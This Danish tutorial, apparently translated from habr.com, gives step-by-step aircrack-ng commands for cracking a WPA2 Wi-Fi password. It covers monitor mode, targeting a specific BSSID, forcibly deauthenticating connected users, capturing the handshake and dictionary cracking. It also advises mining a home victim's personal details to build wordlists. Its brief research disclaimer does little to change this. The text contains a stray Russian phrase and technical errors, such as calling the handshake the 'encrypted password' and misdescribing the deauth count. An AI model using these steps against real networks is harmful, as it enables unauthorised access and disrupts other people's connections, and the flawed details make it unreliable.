

Denne artikel er skrevet udelukkende til informations- og forskningsformål. Vi opfordrer dig til at overholde reglerne for netværksbrug og lovgivning, samt altid huske på informationssikkerhed.
Introduktion
I begyndelsen af 1990'erne, da Wi-Fi lige var blevet introduceret, blev algoritmen Wired Equivalent Privacy udviklet, som skulle sikre fortroligheden af Wi-Fi-netværk. Imidlertid viste WEP sig at være en ineffektiv beskyttelsesalgoritme, der let kunne brydes.
Til gengæld kom den nye beskyttelsesalgoritme Wi-Fi Protected Access II, som i dag anvendes af de fleste Wi-Fi-adgangspunkter. WPA2 bruger en krypteringsalgoritme, AES, som er meget vanskelig at bryde.
Men hvor er sårbarheden?
Ulempen ved WPA2 er, at den krypterede adgangskode sendes, når brugerne opretter forbindelse under det såkaldte 4-way handshake. Hvis vi opfanger håndtrykket, kan vi få fat i den krypterede adgangskode, og det eneste vi skal gøre, er at dekryptere den. Til dette formål kan vi bruge aircrack-ng.
Hvordan kan man bryde ind?
Trin 1. Identificer netværksgrænsefladen
Først skal vi finde ud af, hvilken netværksgrænseflade vi har brug for, for dette indtaster vi kommandoen:
$ ifconfigVi får svaret:
eth0      no wireless extensions.

wlan0     IEEE 802.11abgn  ESSID:off/any
Mode:Managed  Access Point: Not-Associated   Tx-Power=15 dBm
Retry short limit:7   RTS thr:off   Fragment thr:off
Encryption key:off
Power Management:off

lo        no wireless extensions
I mit tilfælde er der kun tre grænseflader, hvoraf to ikke har trådløse udvidelser (no wireless extensions). Derfor er vi kun interesseret i wlan0.
Trin 2. Sætte netværksadapteren i monitor-mode
At sætte netværksadapteren i monitor-mode vil give os mulighed for at se den trådløse trafik, der passerer omkring os. For at gøre dette indtaster vi kommandoen:
$ airmon-ng start wlan0Bemærk, at airmon-ng har omdøbt din grænseflade (jeg har fået den til at hedde mon0, men du bør stadig tjekke).
Trin 3. Opfange trafik
Nu hvor vores netværksadapter er i monitor-mode, kan vi opfange den trafik, der passerer forbi, ved at anvende kommandoen airodump-ng. Indtast:
$ airodump-ng mon0 
Bemærk, at alle synlige adgangspunkter er opført øverst på skærmen, og klienterne er opført nederst på skærmen.
Trin 4. Fokuser opfangelsen på et bestemt adgangspunkt.
Vores næste skridt er at fokusere vores indsats på en af adgangspunkterne og dens kanal. Vi er interesserede i BSSID og kanalnummeret på det adgangspunkt, vi vil hacke. Lad os åbne endnu et terminalvindue og indtaste:
$ airodump-ng --bssid 08:86:30:74:22:76 -c 6 -w WPAcrack mon0 
- 08:86:30:74:22:76 BSSID på adgangspunktet
- -c 6 kanalen, hvor adgangspunktet Wi-Fi opererer
- WPAcrack-filen, hvori handshake vil blive gemt
- mon0 netværksadapteren i monitoreringsmodus
Som du kan se i skærmbilledet ovenfor, fokuserer vi nu på at indsamle data fra et enkelt adgangspunkt med ESSID Belkin276 på kanal 6. Lad terminalen stå åben!
Trin 5. Indsamle handshake
For at fange den krypterede adgangskode skal vi have, at klienten autentificerer sig (forbinder til Wi-Fi). Hvis den allerede er autentificeret, kan vi deautentificere den (afbryde forbindelsen), så systemet automatisk forsøger at autentificere sig igen (forbinder sig), hvilket gør, at vi kan få den krypterede adgangskode.
Det vil sige, vi skal bare afbryde de tilsluttede brugere, så de kan oprette forbindelse igen. For at gøre dette åbner vi endnu et terminalvindue og indtaster:
$ aireplay-ng --deauth 100 -a 08:86:30:74:22:76 mon0 
- 100 antallet af brugere, der kan blive deautentificeret
- 08:86:30:74:22:76 BSSID på adgangspunktet
- mon0 netværksadapteren
Nu, ved genforbindelse, vil vinduet, som vi efterlod i det foregående trin, fange handshake. Lad os vende tilbage til vores airodump-ng terminal og se.

Bemærk den øverste linje til højre, airodump-ng viser: "Handshake WPA". Det vil sige, vi har successfully fanget den krypterede adgangskode! Dette er det første skridt mod succes!
Trin 6. Gætte adgangskoden
Nu hvor vi har den krypterede adgangskode i vores WPAcrack-fil, kan vi starte selve gætteprocessen. Men for dette skal vi have en liste med adgangskoder, som vi ønsker at bruge. En sådan liste kan findes på 5 minutter i Google. Jeg vil bruge en standard liste, der er inkluderet i aircrack-ng: BackTrack darkcOde.
Lad os åbne et nyt terminalvindue og indtaste:
$ aircrack-ng WPAcrack-01.cap -w /pentest/passwords/wordlists/darkc0de 
- WPAcrack-01.cap filen, hvori vi har gemt handshake (airodump-ng tilføjede -01.cap i slutningen)
- /pentest/passwords/wordlist/darkc0de абсолютный путь к списку паролей
Hvor lang tid vil dette tage?
Denne proces kan tage lang tid. Det afhænger af længden af din adgangskodeliste, du kan vente fra flere minutter til flere dage. På min to-kernede Intel-processor gætter aircrack-ng lidt over 800 adgangskoder pr. sekund.
Når adgangskoden er fundet, vises den på din skærm. Om adgangen til koden vil lykkes eller ej, afhænger af din liste. Hvis du ikke har haft held med at finde koden på én liste, skal du ikke miste modet, prøv en anden.
Tips til anvendelse
- Denne type angreb er effektiv til at finde adgangskoder via en liste, men er næsten ubrugelig til tilfældig adgangskodegætning. Alt handler om tid. Hvis Wi-Fi er beskyttet med en middelmådig adgangskode af latinske bogstaver og tal, kan tilfældig adgangskodegætning tage flere år.
- Når du vælger en adgangskodeliste, skal du tage hensyn til geografiske faktorer. For eksempel er det ikke meningsfuldt at gætte i en restaurant i Paris med en russisk adgangskodeliste.
- Hvis du hacker et hjemme-Wi-Fi, så prøv at finde ud af nogle personlige oplysninger om offeret (navn, efternavn, fødselsdato, hundens navn osv.) og generere en ekstra liste over adgangskoder baseret på disse oplysninger.
- Når du har opfanget handshake, skal du slukke for aireplay-ng (lad almindelige brugere være i fred).
Kilde: habr.com
